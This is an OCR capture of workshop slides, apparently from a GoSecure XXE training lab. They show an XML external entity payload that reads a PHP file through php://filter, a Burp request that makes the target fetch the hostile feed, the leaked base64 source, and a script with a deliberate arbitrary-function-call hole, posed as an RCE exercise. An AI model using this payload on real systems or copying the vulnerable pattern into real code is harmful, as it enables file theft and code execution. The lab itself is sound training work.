
Select an option.

Server info | Current date

Use the same method use to read SVN metadata to read this PHP file



```xml

<!DOCTYPE feed [
<!ENTITY xxe SYSTEM "php://filter/convert.base64-encode/resource=./test_dev.php">
]>

<feed>
    <title>test</title>
    <description>test</description>

    <entry>
      <title>Hello</title>
      <link href="http://example.com"></link>
      <content>&xxe;</content>
    </entry>

</feed>
```



Burp Suite Professional v1.7.37 - Temporary Project - licensed to GoSecure Inc. [13 user license]
Burp Intruder Repeater Window Help Backslash
Sequencer Decoder Comparer Extender Project options User options Alerts JSON Beautifier Hackvertor
Target Proxy Spider Scanner Intruder Repeater
1 × 2 × 3 × ...
Go
Cancel
Target: http://xxe-workshop.gosec.co:8023
Request
Raw Params Headers Hex
Type a se
0 matches
Converted text
Copy to clipboard
Close
0 matches
Response
Raw Headers Hex HTI
Type a search term
0 matches
Done
1,276 bytes | 139 millis

```
GET /view.php?url=http://shell-workshop.gosec.co:9001/atom_feed.xml HTTP/1.1
Host: xxe-workshop.gosec.co:8023
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:57.0) Gecko/20100101 Firefox/57.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://xxe-workshop.gosec.co:8023/
Cookie: JSESSIONID=5BE1BFCF519991FD1F3EA500D63B088C
Connection: close
Upgrade-Insecure-Requests: 1
```

```
<?php


//test.php?func=phpinfo&val=1

$func = isset($_GET['func']) ? $_GET['func'] : "";
$val = isset($_GET['val']) ? $_GET['val'] : "";

function displayDate($format) {
        echo date($format);
```

```
<title>Smart RSS Re

<link type="text/cs

</head>
<body>
<div class="container">
<h1>test</h1><br/><b>Description:</b><br><blockquote></blockquote><br/><h3><a
href=''>Hello</a><br/></h3><blockquote>PD9waHAKCgovL3Rlc3QucGhwP2Z1bmM9cGhwaW5mbyZ2YWw9MQoKJGZ1bmMgPSBpc3Nld
CgkX0dFVFsnZnVuYyddKSA/ICRfR0VUWydmdW5jJ10gOiAiIjsKJHZhbCA9IGlzc2V0KCRfR0VUWyd2YWwnXSkgPyAkX0dFVFsndmFsJ10gO
iAiIjsKCmZ1bmN0aW9uIGRpc3BsYXlEYXRlKCRmb3JtYXQpIHsKCWVjaG8gZGF0ZSgkZm9ybWF0KTsKfQoKZnVuY3Rpb24gaW5mbygkbGV2Z
WwpIHsKCXBocGluZm8oJGxldmVsKTsKfQoKaWYoJGZ1bmMgPT0gIiIpIHsKCWVjaG8gIlNlbGVjdCBhbiBvcHRpb24uPGJyLz4iOwoJZWNob
yAiPGEgaHJlZj0nP2Z1bmM9aW5mbyZ2YWw9MSc+U2VydmVyIGluZm88L2E+IHwgIjsKICAgICAgICBlY2hvICI8YSBocmVmPSc/ZnVuYz1ka
XNwbGF5RGF0ZSZ2YWw9RiBqLCBZLCBnOmkgYSc+Q3VycmVudCBkYXRlPC9hPiAiOwoJZWNobyAiPGJyLz48YnIvPjxpbWcgc3JjPSdzdXBlc
mNvbXB1dGVyLmdpZic+IjsKCn0KZWxzZSB7CgllY2hvICI8YSBocmVmPSc/Jz5CYWNrPC9hPjxici8+PGJyLz4iOwoJJGZ1bmMoJHZhbCk7C
n0KPz4K</blockquote><br/></div>

<!-- SVN revision 145 -->

</body>
```

Can you find how to get RCE using the PHP script?

QUESTIONS ?

Contact

parteau@gosecure.ca

gosecure.net/blog/

@h3xStream @GoSecure_Inc